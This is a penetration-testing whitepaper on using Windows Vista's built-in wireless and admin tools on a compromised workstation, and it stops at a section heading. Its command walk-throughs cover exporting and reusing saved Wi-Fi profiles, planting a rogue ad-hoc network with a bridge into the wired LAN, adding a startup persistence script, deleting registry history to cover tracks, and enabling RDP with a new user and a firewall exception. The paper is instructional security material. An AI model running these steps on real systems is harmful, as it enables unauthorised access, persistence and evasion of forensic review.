Vista Wireless Power Tools

For The Penetration Tester

Joshua Wright, InGuardians Inc
josh@inguardians.com

Introduction

With the introduction of Windows Vista, Microsoft has put forth considerable effort in revamping the IEEE 802.11 wireless stack through the Network Driver Interface Specification (NDIS) 6 model. With considerably greater functionality and capability than was provided in Windows XP, Vista's wireless capabilities shine with new freedom for developers, a robust development framework, rich information sources for wireless analysis and end-user tools for analyzing and controlling wireless parameters.

With the features available in NDIS 6, users and administrators enjoy improved troubleshooting and deployment options, with the opportunity to utilize third-party tools that introduce new functionality and features for wireless devices. Further, penetration testers can also leverage Vista's wireless features on compromised clients to extend their access into a target network.

From an attack perspective, Windows Vista's wireless capabilities represent a new opportunity to explore, assess and compromise local wireless facilities as well as nearby wireless infrastructure and clients. Starting with a compromised Vista workstation that includes an NDIS 6 compatible wireless interface, the penetration tester can establish ad-hoc networks, bridge infrastructure over unauthenticated wireless networks, explore other nearby wireless networks and capture raw IEEE 802.11 wireless frames for use in further wireless infrastructure analysis and attack.

This paper examines many of the wireless features available in Windows Vista from the perspective of a penetration tester. Practically, these techniques can be used by the penetration tester on a compromised Windows Vista client, or could be used from a sanctioned Vista system for the wireless security enthusiast who wants to learn more about Vista's wireless capabilities. Related topics that contribute to the wireless attacks described in this paper will also be included.

Format

This paper is designed to illustrate the Vista tools useful for wireless penetration testing, the format of which is designed to be easy to read and utilize as a learning tool. Designed after the timeless work of "Unix Power Tools" by Sherry Powers, et al, this paper presents several "article-ettes" describing the requirements, Vista features and solutions for challenges faced by a penetration tester attacking wireless networks.

1.1 Vista Wireless Overview

Windows Vista radically changed how it handled interaction with wireless networks compared to the mostly monolithic model implemented in Windows XP. Windows XP interaction with wireless networks effectively left independent hardware vendors (IHVs) responsible for writing any wireless-specific functionality in drivers and accompany user-space tools, creating several silos of wireless functionality that were incompatible with other hardware products. A developer wanting to collect rich wireless information had few options other than what the IHV exposed in driver documentation. In most cases, such documentation was minimal, or non-existent.

With the Windows Vista model, developers can interact with a large number of standard API's implemented by IHV's in a Native WiFi (NWF) Miniport Driver. By developing a custom Light Weight Filter (LWF) driver, or through the supplied native WiFi API functions ("wlanapi"), developers have greater access to wireless information, from error statistics to complete wireless packet content.

While much of the capability in NDIS 6 is directly integrated into the Windows GUI or exposed to third-party software developers, Vista does make accessible command-line tools that are extremely valuable to a penetration tester targeting other wireless networks. Other services may only be accessed through the GUI, also providing significant value to the penetration tester.

2.1 Identifying Available Interfaces

In order to leverage a compromised Vista client to attack other wireless networks, the penetration tester must identify available wireless interfaces. One technique to accomplish this goal is to examine the interface names and descriptions for each interface on the host using the "ipconfig" tool, as shown.

```
C:\>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : jwright-x300
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Wireless LAN adapter Wireless Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ri.cox.net
   Description . . . . . . . . . . . : Intel(R) Wireless WiFi Link 4965AGN
   Physical Address. . . . . . . . . : 00-21-5C-7E-70-C3
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes

Ethernet adapter Local Area Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ri.cox.net
   Description . . . . . . . . . . . : Intel(R) 82566MM Gigabit Network
Connection
   Physical Address. . . . . . . . . : 00-21-86-5C-1B-0E
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
```

While the ipconfig command does reveal the present wireless interface, it is possible the friendly interface name and description may not be so forthcoming in identifying the interface as a wireless adapter. The ipconfig command also is not limited to describing wireless interfaces, but identifies all other local interfaces including any Tunnel, Ethernet or PPP interfaces.

A more succinct list of available wireless interfaces is accessible through the netsh command, as shown.

```
C:\>netsh wlan show interfaces

There is 1 interface on the system:

    Name                   : Wireless Network Connection
    Description            : Intel(R) Wireless WiFi Link 4965AGN
    GUID                   : 6de88171-7aa7-4ef9-bcef-2aabdca42427
    Physical Address       : 00:21:5c:7e:70:c3
    State                  : disconnected
```

The output of this netsh invocation will change depending on the state of the interface as "disconnected" or "connected". An example of a wireless interface currently in use is shown below:

```
C:\>netsh wlan show interfaces

There is 1 interface on the system:

    Name                   : Wireless Network Connection
    Description            : Intel(R) Wireless WiFi Link 4965AGN
    GUID                   : 6de88171-7aa7-4ef9-bcef-2aabdca42427
    Physical Address       : 00:21:5c:7e:70:c3
    State                  : connected
    SSID                   : WPAPSK
    BSSID                  : 00:11:92:6e:cf:00
    Network Type           : Infrastructure
    Radio Type             : 802.11g
    Authentication         : WPA-Personal
    Cipher                 : TKIP
    Connection Mode        : Auto Connect
    Channel                : 4
    Receive Rate (Mbps)    : 54
    Transmit Rate (Mbps)   : 54
    Signal                 : 99%
    Profile                : WPAPSK
```

When connected, the netsh interface enumeration will identify additional parameters including the BSSID of the AP, physical layer type, authentication and encryption settings and more. Whether connected or disconnected, the GUID information is also disclosed, which will be useful in later examples.

2.2 Evaluating Interface Capabilities

Once an interface is identified, it is useful to evaluate the capabilities of the interface. For example, does the hardware and driver combination support WPA and WPA2 authentication in both infrastructure and ad-hoc operating modes? Further, driver-specific information can be useful to evaluate potential driver vulnerabilities for an identified manufacturer and driver version.

Detailed driver information can be retrieved with the netsh tool, as shown below.

```
C:\>netsh wlan show drivers

Interface name: Wireless Network Connection
```

```
    Driver                    : Intel(R) Wireless WiFi Link 4965AGN
    Vendor                    : Intel Corporation
    Provider                  : Intel
    Date                      : 10/31/2007
    Version                   : 11.5.0.34
    INF file                  : C:\Windows\INF\oem22.inf
    Files                     : 3 total
                                C:\Windows\system32\DRIVERS\NETw4v32.sys
                                C:\Windows\system32\NETw4c32.dll
                                C:\Windows\system32\NETw4r32.dll
    Type                      : Native Wi-Fi Driver
    Radio types supported     : 802.11a 802.11b 802.11g
    FIPS 140-2 mode supported : No
    Authentication and cipher supported in infrastructure mode:
                                Open            None
                                Open            WEP-40bit
                                Open            WEP-104bit
                                Open            WEP
                                Shared          WEP-40bit
                                Shared          WEP-104bit
                                Shared          WEP
                                WPA-Enterprise  TKIP
                                WPA-Enterprise  CCMP
                                WPA-Personal    TKIP
                                WPA-Personal    CCMP
                                WPA2-Enterprise TKIP
                                WPA2-Enterprise CCMP
                                WPA2-Personal   TKIP
                                WPA2-Personal   CCMP
    Authentication and cipher supported in ad-hoc mode:
                                Open            None
                                Open            WEP-40bit
                                Open            WEP-104bit
                                Open            WEP
                                Shared          WEP-40bit
                                Shared          WEP-104bit
                                Shared          WEP
                                WPA2-Personal   CCMP
    IHV Service Present       : Yes
    IHV Adapter OUI           : [00 80 86], type: [00]
    IHV Extensibility DLL Path: C:\Windows\System32\IWMSSvc.dll
    IHV UI extensibility ClSID: {1bf6cb2d-2ae0-4879-a7aa-a75834fbd0e3}
    IHV Diagnostics CLSID     : {00000000-0000-0000-0000-000000000000}
```

From this output, the penetration tester can identify several useful pieces of information:

- Manufacturer of the wireless adapter (Vendor) and the provider. In cases where third-party drivers are re-branded from OEM's, the Vendor line will indicate the card manufacturer while the Provider line will indicate the hardware reseller (such as "D-Link" or "Linksys");
- Driver information including the driver date, version and driver files. This information is immensely useful for identifying vulnerabilities that may exist in client drivers, if it is assumed

that other clients in the target organization leverage similar hardware to the already compromised host;

- Driver type information. This can be "Native Wi-Fi Driver" for Vista NDIS 6 drivers or "Legacy Wi-Fi Driver" for Windows XP "fat" drivers;
- Radio Physical Layer (PHY) type support. The "Radio types supported" line indicates the support for different IEEE 802.11 PHY types. Note that in this example, PHY type support is identified as 802.11a, 802.11b and 802.11g, however, the driver is of the type Intel Wireless 4965AGN which also supports 802.11n networking;
- Supported authentication and encryption suites for both infrastructure mode networking and ad-hoc networking.

2.3 Identify Local or Global Configuration Method

Windows Vista supports the automated configuration of preferred wireless networks and associated parameters through Group Policy Objects (GPO). As a penetration tester, it is useful to identify if the controlled client is using a wireless configuration that was issued through Group Policy controls, or if the configuration was done locally. A locally-administered configuration may indicate client-specific parameters that are different than other workstations, but more generally indicates that there is a greater opportunity for misconfiguration throughout the network in a manual configuration process.

The netsh command can be used to identify if the client is using wireless settings configured through GPO if the following query returns "Yes".

```
C:\>netsh wlan show onlyusegpprofilesforallowednetworks

Wireless LAN settings
---------------------
    Only use GP profiles on GP configured networks: No.
```

In this example, the client is not using Group Policy for configuration of wireless properties. Fortunately, the same information can be retrieved using the much shorter and less typo-prone "show settings" command, as shown below.

```
C:\>netsh wlan show settings

Wireless LAN settings
---------------------
    Show blocked networks in visible network list: No.

    Only use GP profiles on GP configured networks: No.

    Auto configuration logic is enabled on interface "Wireless Network
Connection".
```

2.4 Examining Preferred Networks

When a user initiates a connection to a new wireless network they will select or manually specify an SSID, optionally providing authentication credentials such as a username and password or a Pre-Shared Key (PSK). These networks are stored on the client so the end-user does not have to re-enter the configuration parameters each time they connect to the network. By enumerating this list of stored networks, the penetration tester can identify all the networks the user has previously connected to, as shown below:

```
C:\>netsh wlan show profiles

Profiles on interface Wireless Network Connection:

Group Policy Profiles (read only)
---------------------------------
    <None>

User Profiles
-------------
    All User Profile     : bbhwlan
    All User Profile     : WPAPSK
    All User Profile     : somethingclever
```

This client has a limited number of profiles named "WPAPSK" and "somethingclever". The profile name when assigned through automatic configuration or selection through the network selector GUI will match the SSID of the network. In the event that the network profile and security settings differs from another stored profile where both networks share the same SSID, the successive profiles will be identified by the SSID and a numeric identifier in parenthesis: "(2)".

For any of the identified profiles, the penetration tester can extract the configuration details into an XML file, as shown:

```
C:\>netsh wlan export profile name="bbhwlan"

Interface profile "bbhwlan" is saved in file ".\Wireless Network Connection-
bbhwlan.xml" successfully.
```

2.5 Analyzing Wireless Profiles

Information stored in the preferred wireless network profiles is useful to evaluate the security of networks used by this client. An example configuration is shown below.

```
<?xml version="1.0"?>
```

```
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
	<name>bbhwlan</name>
	<SSIDConfig>
		<SSID>
			<hex>626268776C616E</hex>
			<name>bbhwlan</name>
		</SSID>
		<nonBroadcast>true</nonBroadcast>
	</SSIDConfig>
	<connectionType>ESS</connectionType>
	<connectionMode>auto</connectionMode>
	<autoSwitch>true</autoSwitch>
	<MSM>
		<security>
			<authEncryption>
				<authentication>WPA2</authentication>
				<encryption>AES</encryption>
				<useOneX>true</useOneX>
			</authEncryption>
			<OneX xmlns="http://www.microsoft.com/networking/OneX/v1">
				<EAPConfig><EapHostConfig
xmlns="http://www.microsoft.com/provisioning/EapHostConfig"><EapMethod><Type
xmlns="http://www.microsoft.com/provisioning/EapCommon">25</Type><VendorId
xmlns="http://www.microsoft.com/provisioning/EapCommon">0</VendorId><VendorType
xmlns="http://www.microsoft.com/provisioning/EapCommon">0</VendorType><AuthorId
xmlns="http://www.microsoft.com/provisioning/EapCommon">0</AuthorId></EapMethod><ConfigBlo
b>0100000056000000010000000100000001000000010000002D000000350000000100000014000000627F8D782
7656399D27D7F9044C9FEB3F33EFA9A000001000000170000001A000000010000000200000000000000
00000000</ConfigBlob></EapHostConfig></EAPConfig>
			</OneX>
		</security>
	</MSM>
</WLANProfile>
```

The majority of the contents of this file are self-explanatory, however, a few elements bear further explanation:

- nonBroadcast – When set to "true", this profile is configured to connect to a network where the SSID is hidden or cloaked. This configuration makes the client vulnerable to AP impersonation attacks using methods including Karmetasploit and FreeRADIUS-WPE.
- connectionType – This element identifies of the configured network is that of an infrastructure device (ESS) such as an access point or an ad-hoc network (IBSS).
- connectionMode – When set to "auto", this element indicates that the client should automatically connect to SSID specified earlier in the profile when in range. The setting of

"manual" will cause the client to connect to the network only after manual intervention by the user.

- autoSwitch – When set to "true", the client will leave the network specified in this profile for a network higher in the profile order when in range.
- EapMethod – Identified the configured EAP type. Common EAP types include 25 (PEAP), 13 (EAP-TLS), 43 (EAP-FAST), 6 (EAP-GTC) and 17 (Cisco LEAP). A complete list of EAP number assignments is available at www.iana.org/assignments/eap-numbers.
- configBlob – Specifies a binary format configuration for EAP type-specific properties including the inner authentication protocol, CA trust selection and server certificate validation properties. A companion container "config" is used to specify similar parameters in XML format. Additional information about the configBlob settings is detailed in 2.6.

An excerpt from another profile is shown below:

```
<security>
        <authEncryption>
                <authentication>WPAPSK</authentication>
                <encryption>TKIP</encryption>
                <useOneX>false</useOneX>
        </authEncryption>
        <sharedKey>
                <keyType>passPhrase</keyType>
                <protected>true</protected>

        <keyMaterial>01000000D08C9DDF0115D1118C7A00C04FC297EB010000008821B3B9C3161C4C
B6EE9683121DF3C0000000000200000000000003660000A80000001000000005F0AD89DBA94FC94147DC
A715E22C000000000004800000A0000000100000006CC7A2A14B8A44A3762C84F12BB048BC18000000
CC9A6E940154416B9A1116BC896B3F276F30270E9D91BD18140000002C75A208BD95275288157945C5
8896B63127A956</keyMaterial>
        </sharedKey>
</security>
```

In this example, the wireless profile is using the WPA-PSK authentication method and TKIP encryption. The PSK itself and other metadata is stored in the keyMaterial element. At this time, it is not known how to decrypt the PSK, however, since this profile is cross-system compatible, the penetration tester can simply add this profile to their own Vista system to obtain authenticated access to the network, as shown in 2.7.

2.6 Interpreting the Vista profile configBlob Settings

An annoying component of the profile data is the use of the configBlob element. This element contains valuable information about the configuration of the network of a given profile, but it difficult to interpret in the binary form. A workaround is to copy this exported profile to another Vista machine, add the XML file as a new profile and view the configuration settings through the GUI.

Once the profile has been transferred to the penetration tester's machine, it can be imported into the local configuration using the netsh command:

```
C:\> netsh wlan add profile filename="Wireless Network Connection-bbhwlan.xml"
Profile bbhwlan is added on interface Wireless Network Connection.
```

After adding the profile, view the profile details from the Vista Manage Wireless Networks window by right-clicking on the target SSID → Properties → Security tab → Settings.

2.7 Adding Wireless Profiles

The technique described in 2.6 can also be used to add new profiles with arbitrary settings to the compromised system. Through modifying a stored profile's XML data with a text editor or by creating the desired settings on the penetration tester's system and exporting the profile using the technique described in 2.4, the resulting profile can be added to the victim profile list using the netsh tool.

In the example that follows, an ad-hoc network named "Free Public WiFi" is added to the victim system:

```
C:\>type custom-profile.xml
<?xml version="1.0"?>
<WLANProfile
xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>Free Public WiFi</name>
        <SSIDConfig>
                <SSID>
                        <hex>467265652050756 26C69632057694669</hex>
                        <name>Free Public WiFi</name>
                </SSID>
                <nonBroadcast>false</nonBroadcast>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>auto</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                <authentication>open</authentication>
                                <encryption>none</encryption>
                                <useOneX>false</useOneX>
                        </authEncryption>
                </security>
```

```
        </MSM>
</WLANProfile>

C:\>netsh wlan add profile filename="custom-profile.xml"
Profile Free Public WiFi is added on interface Wireless Network
Connection.
```

2.8 Bridging Wireless and Wired Interfaces

Once the penetration tester has compromised a Vista workstation, they are free to explore other networks through the Vista host. This can be undesirable, however, due to the artificial limitations placed on XP and Vista in Microsoft's TCP stack for half-open connections, and due to a lack of exploration tools accessible only on Linux platforms.

A workaround is to configure the Vista system to extend a network bridging interface to the penetration tester, allowing them to interact with the rest of the wired network as if they were physically connected. With the ability to add a new ad-hoc wireless profile as described in step 2.7, the penetration tester can establish a wireless connection to another host, bridged to a wired interface with access to the rest of the internal network.

Unfortunately, establishing a wireless bridge with built-in components is only possible through the GUI using built-in tools. Third-party tools such as the mkreddy's nethelper.exe command-line utility allow the penetration tester to bypass the need for GUI access to establish a bridge and add arbitrary interfaces:

```
C:\>ipconfig | find "adapter"
Wireless LAN adapter Wireless Network Connection:
Ethernet adapter Local Area Connection:
Tunnel adapter Local Area Connection* 6:
Tunnel adapter Local Area Connection* 12:
Tunnel adapter Local Area Connection* 13:
Tunnel adapter Local Area Connection* 14:
C:\>nethelper bridge -c
Create Empty bridge 3Successfully Created Empty Bridge

C:\>nethelper bridge -a "Local Area Connection"
Unable to Add -a to Bridge. Please check -a is exists or not

C:\>nethelper bridge -a "Wireless Network Connection"
Unable to Add -a to Bridge. Please check -a is exists or not
```

Despite the error messages "Unable to Add –a to Bridge.", nethelper creates the bridge interface between the Local Area Connection and Wireless Network Connection adapters as shown in figure 1. Note that the "-a" parameter is required to add the interface to the bridge.




Figure 1. Network Bridge established using nethelper.exe

2.9 Starting a Wireless Profile

The penetration tester can force an arbitrary profile to start at any time from the command-line. This is especially important for added ad-hoc profiles since these networks are not automatically started on Vista even if they are at the top of the priority list, requiring the end-user to start them on demand.

```
C:\>netsh wlan connect name="Free Public WiFi"
Connection request is received successfully.
```

The penetration tester should note that if the victim reboots their system, the ad-hoc network profile will remain inactive until it is manually started. As a workaround for this issue, the penetration may consider adding a start-up script to execute and enable the wireless interface at boot time:

```
C:\>copy con "C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\Startup\wlan.cmd"
netsh wlan connect profile name="Free Public WiFi"
^Z
        1 file(s) copied.
```

By combining the profile configuration settings added in example 2.7 along with the bridged interface demonstrated in 2.8, a penetration tester is able to extend unrestricted access to any of his systems supporting ad-hoc networking within range of the victim. This provides a mechanism for the

penetration tester to leverage additional tools for network discovery, scanning and exploitation, including commercial tools or those designed for the Linux platform.

3.1 Enumerating Networks

While establishing an ad-hoc profile with bridged connectivity to the internal network is an attractive option for a penetration tester to further explore the target network, it offers little value unless the attacker is within physical proximity of the victim.

Even if the penetration is not near the victim and is unable to attack the network with local proximity, wireless capabilities on a compromised client represent additional opportunities for attack and compromise. For example, a rogue device near the victim may be used for greater network access than the physical LAN to which the victim is connected, or a guest network may represent an opportunity to leverage the compromised client without restrictions from internal intrusion prevention and filtering devices.

While Windows XP was limited in the ability to discover available networks without relying on driver-specific NDIS implementations or third-party tools such as NetStumbler, Vista has built-in network discovery and enumeration capabilities through the netsh command. Using netsh, Vista can enumerate networks in the area that respond to broadcast probe requests (e.g. networks that are not cloaking their SSID) revealing an AP's BSSID, authentication and encryption settings, physical layer type (802.11a/b/g/n), relative signal level, channel number and supported data rates, as shown below:

```
C:\>netsh wlan show networks mode=bssid

Interface Name : Wireless Network Connection
There are 5 networks currently visible.

SSID 1 : NETGEAR
    Network type            : Infrastructure
    Authentication          : Open
    Encryption              : None
    BSSID 1                 : 00:1e:2a:03:f0:76
         Signal             : 23%
         Radio Type         : 802.11g
         Channel            : 11
         Basic Rates (Mbps) : 1 2 5.5 11
         Other Rates (Mbps) : 6 9 12 18 24 36 48 54

SSID 2 : WPAPSK
    Network type            : Infrastructure
    Authentication          : WPA-Personal
    Encryption              : TKIP
    BSSID 1                 : 00:11:92:6e:cf:00
         Signal             : 99%
         Radio Type         : 802.11g
         Channel            : 4
         Basic Rates (Mbps) : 1 2 5.5 11
         Other Rates (Mbps) : 6 9 12 18 24 36 48 54

SSID 3 : somethingclever
```

```
    Network type            : Infrastructure
    Authentication          : WPA-Personal
    Encryption              : TKIP
    BSSID 1                 : 00:14:bf:0f:03:32
         Signal             : 90%
         Radio Type         : 802.11g
         Channel            : 1
         Basic Rates (Mbps) : 1 2 5.5 11
         Other Rates (Mbps) : 6 9 12 18 24 36 48 54

SSID 4 : miggsnet
    Network type            : Infrastructure
    Authentication          : Open
    Encryption              : WEP
    BSSID 1                 : 00:1a:70:ec:d9:e0
         Signal             : 38%
         Radio Type         : 802.11g
         Channel            : 6
         Basic Rates (Mbps) : 1 2 5.5 6 9 11 12 18 24 36 48 54

SSID 5 : 07FX10055314
    Network type            : Infrastructure
    Authentication          : Open
    Encryption              : WEP
    BSSID 1                 : 00:12:0e:8d:a9:29
         Signal             : 61%
         Radio Type         : 802.11g
         Channel            : 6
         Basic Rates (Mbps) : 1 2 5.5 11
         Other Rates (Mbps) : 6 9 12 18 24 36 48 54
```

The penetration tester should note that this invocation of netsh does not initiate an active scan of nearby networks, rather, it reveals the results of the last network discovery enumeration controlled by NDIS 6. This is useful for the penetration tester, since they are free to examine the list of discovered networks at any time without generating additional traffic that could be detected by a wireless intrusion detection system (WIDS).

Should the penetration tester wish to examine "fresh" scan results they can disable then re-enable the wireless interface. When the interface is enabled, Windows will initiate the active discovery procedure and store the results, as shown Repeating this process will cause Vista to behave like active-discovery wireless scanners such as NetStumbler:

```
C:\>netsh interface set interface "Wireless Network Connection"
disabled

C:\>netsh interface set interface "Wireless Network Connection"
enabled
```

```
C:\>netsh wlan show networks mode=bssid

Interface Name : Wireless Network Connection
There are 5 networks currently visible.
<omitted for space>
```

3.2 Removing Wireless Profile Connection History

In the process of evaluating nearby networks, the penetration tester may wish to connect to and explore these networks to access other systems or potentially to evade wired-side security enforcement mechanisms. As demonstrated in 2.7, the penetration tester can add new wireless profiles for arbitrary networks with custom profile XML data, adding the XML profile with the netsh command.

One concern with leveraging custom profiles is the remnant traces of data left after adding and even removing the custom profile. For example, each network that is added as a profile is stored in the registry key HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Nla\Wireless, providing a history of wireless connection for a forensic investigator indicating when and which network SSID's were specified. If this is undesirable as part of a penetration test, the analyst can remove this logging data using the reg command, as shown:

```
C:\>reg query "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\NetworkList\Nla\Wireless" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\NetworkList\Nla\Wireless\1CE20476C5BB656EF9CBD9BCBE9
29BAF35DEA86B02AC8D01823D1528A9F5ACED
    (Default)    REG_SZ    736F6D657468696E67636C65766572
    736F6D657468696E67636C65766572    REG_BINARY    01000000

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\NetworkList\Nla\Wireless\5037149663F7A8007E0A5408547
1FB7954521AB15C2F146D5B3A1CFD414F993C
    (Default)    REG_SZ    486F6E64612D4775657374
    486F6E64612D4775657374    REG_BINARY    00000000
```

In this example we can identify the networks "somethingclever" and "Honda-Guest" by interpreting the hex data in the default key as an ASCII string. The penetration tester can easily remove these entries to cover their tracks, also using the reg commend:

```
C:\>reg delete "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\NetworkList\Nla\Wireless" /f
The operation completed successfully.
```

3.3 Connecting to a Wireless Network Without a Saved Profile

Another option for the penetration tester to connect to a network without generating a saved profile is to use the "wlsample.exe" tool that Microsoft includes with the Windows Software Development Kit (SDK) for Windows Server 2008. While this is not a built-in utility that ships with Windows Vista, it provides some wireless control features that are not accessible with built-in utilities.

The wlsample.exe "Discover" command allows the penetration tester to connect to a network without generating a saved profile and without recording the connection in the registry:

```
C:\>wlsample help disc
Command: Discover(disc)
Description: Connect to a network without a saved profile. The WLAN
service will discover the settings for connection.
Usage: Discover(disc) <interface GUID> <SSID>
<infrastructure(i)|adhoc(a)> <secure(s)|unsecure(u)>
Remarks: Use EnumInterface (ei) command to get the GUID of an
interface.

C:\>wlsample ei
There are 1 interfaces in the system.
Interface 0:
        GUID: 6de88171-7aa7-4ef9-bcef-2aabdca42427
        Intel(R) Wireless WiFi Link 4965AGN
        State: "connected"

Command "ei" completed successfully.

C:\>wlsample disc 6de88171-7aa7-4ef9-bcef-2aabdca42427 NETGEAR i u
Command "disc" completed successfully.

C:\>netsh wlan show interfaces

There is 1 interface on the system:

    Name                   : Wireless Network Connection
    Description            : Intel(R) Wireless WiFi Link 4965AGN
    GUID                   : 6de88171-7aa7-4ef9-bcef-2aabdca42427
    Physical Address       : 00:21:5c:7e:70:c3
    State                  : connected
    SSID                   : NETGEAR
    BSSID                  : 00:1e:2a:03:f0:76
    Network Type           : Infrastructure
    Radio Type             : 802.11g
    Authentication         : Open
    Cipher                 : None
    Connection Mode        : Discovery (unsecured)
```

```
    Channel                : 11
    Receive Rate (Mbps)    : 54
    Transmit Rate (Mbps)   : 54
    Signal                 : 60%
```

A binary of the wlsample.exe utility is not available from Microsoft, but can be retrieved from http://www.inguardians.com/tools, with complete source.

4.1 Enable GUI Console Access

While a tremendous amount of functionality is accessible from the Windows Vista command-line, a powerful set of features that cannot be overlooked by the penetration tester is only accessible from the GUI. For this reason, we'll take a minor detour from our analysis of Vista Wireless Power Tools to detail how a penetration tester can obtain GUI access on the victim.

While it is possible to use third-party tools such as RealVNC's Virtual Network Computing product, Vista's built-in Remote Desktop Protocol (RDP) represents a built-in remote GUI access method that is straightforward to configure and utilize for the penetration tester. Using built-in tools, the analyst can evaluate the status of the service, start and configure the service as necessary, and specify a user account with which to access the service.

First, the sc utility is used to query the status of the RDP service known as "termservice":

```
C:\>sc query termservice

SERVICE_NAME: termservice
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

In this example, we see that the state of the service is "STOPPED". We can start the process now, and configure it to start automatically at next boot:

```
C:\>sc config termservice start= auto
[SC] ChangeServiceConfig SUCCESS

C:\>sc start termservice

SERVICE_NAME: termservice
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1528
        FLAGS              :

C:\>sc query termservice
```

```
SERVICE_NAME: termservice
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Once the service has started, the penetration tester can examine the termservice setting to determine if access is granted to RDP clients by querying the registry with the reg command:

```
C:\>reg query "HKLM\System\CurrentControlSet\Control\Terminal Server"
/v fDenyTSConnections

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server
    fDenyTSConnections    REG_DWORD    0x1
```

When fDenyTSConnections value is set to 1, access to the RDP service is denied. The penetration tester change this parameter to 0 to enable access, as shown:

```
C:\>reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t reg_dword /d 0 /f
The operation completed successfully.
```

Next, the penetration tester can provision a new local user account with membership in the "Remote Desktop Users" group to authenticate to the RDP service:

```
C:\>net user rdp mypassword /add
The command completed successfully.


C:\>net localgroup "Remote Desktop Users" rdp /add
The command completed successfully.
```

Finally, create an exception in the firewall policy, granting the penetration tester's machine access to the RDP service. For this example, we identify the penetration tester's host as having the IP address 10.10.10.10:

```
C:\>netsh firewall set service type = remotedesktop mode = enable
```

```
scope = custom address = 10.10.10.10
Ok.
```

We can validate the firewall configuration as shown:

```
C:\>netsh firewall show config verbose = enable
<omitted for space>
Service configuration for Standard profile:
Mode     Customized  Name
----------------------------------------------------------------------
Enable   No          File and Printer Sharing
        Scope: LocalSubnet
Enable   No          Network Discovery
        Scope: LocalSubnet
Enable   No          Remote Desktop
        Scope: 10.10.10.10/255.255.255.255
Disable  No          Remote Administration
        Scope: LocalSubnet
```

Following the configuration of the Remote Desktop Protocol service and local user account and permissions, the penetration tester can access the console of the compromise Vista host through any RDP client software.

5.1 Vista Monitor Mode Support

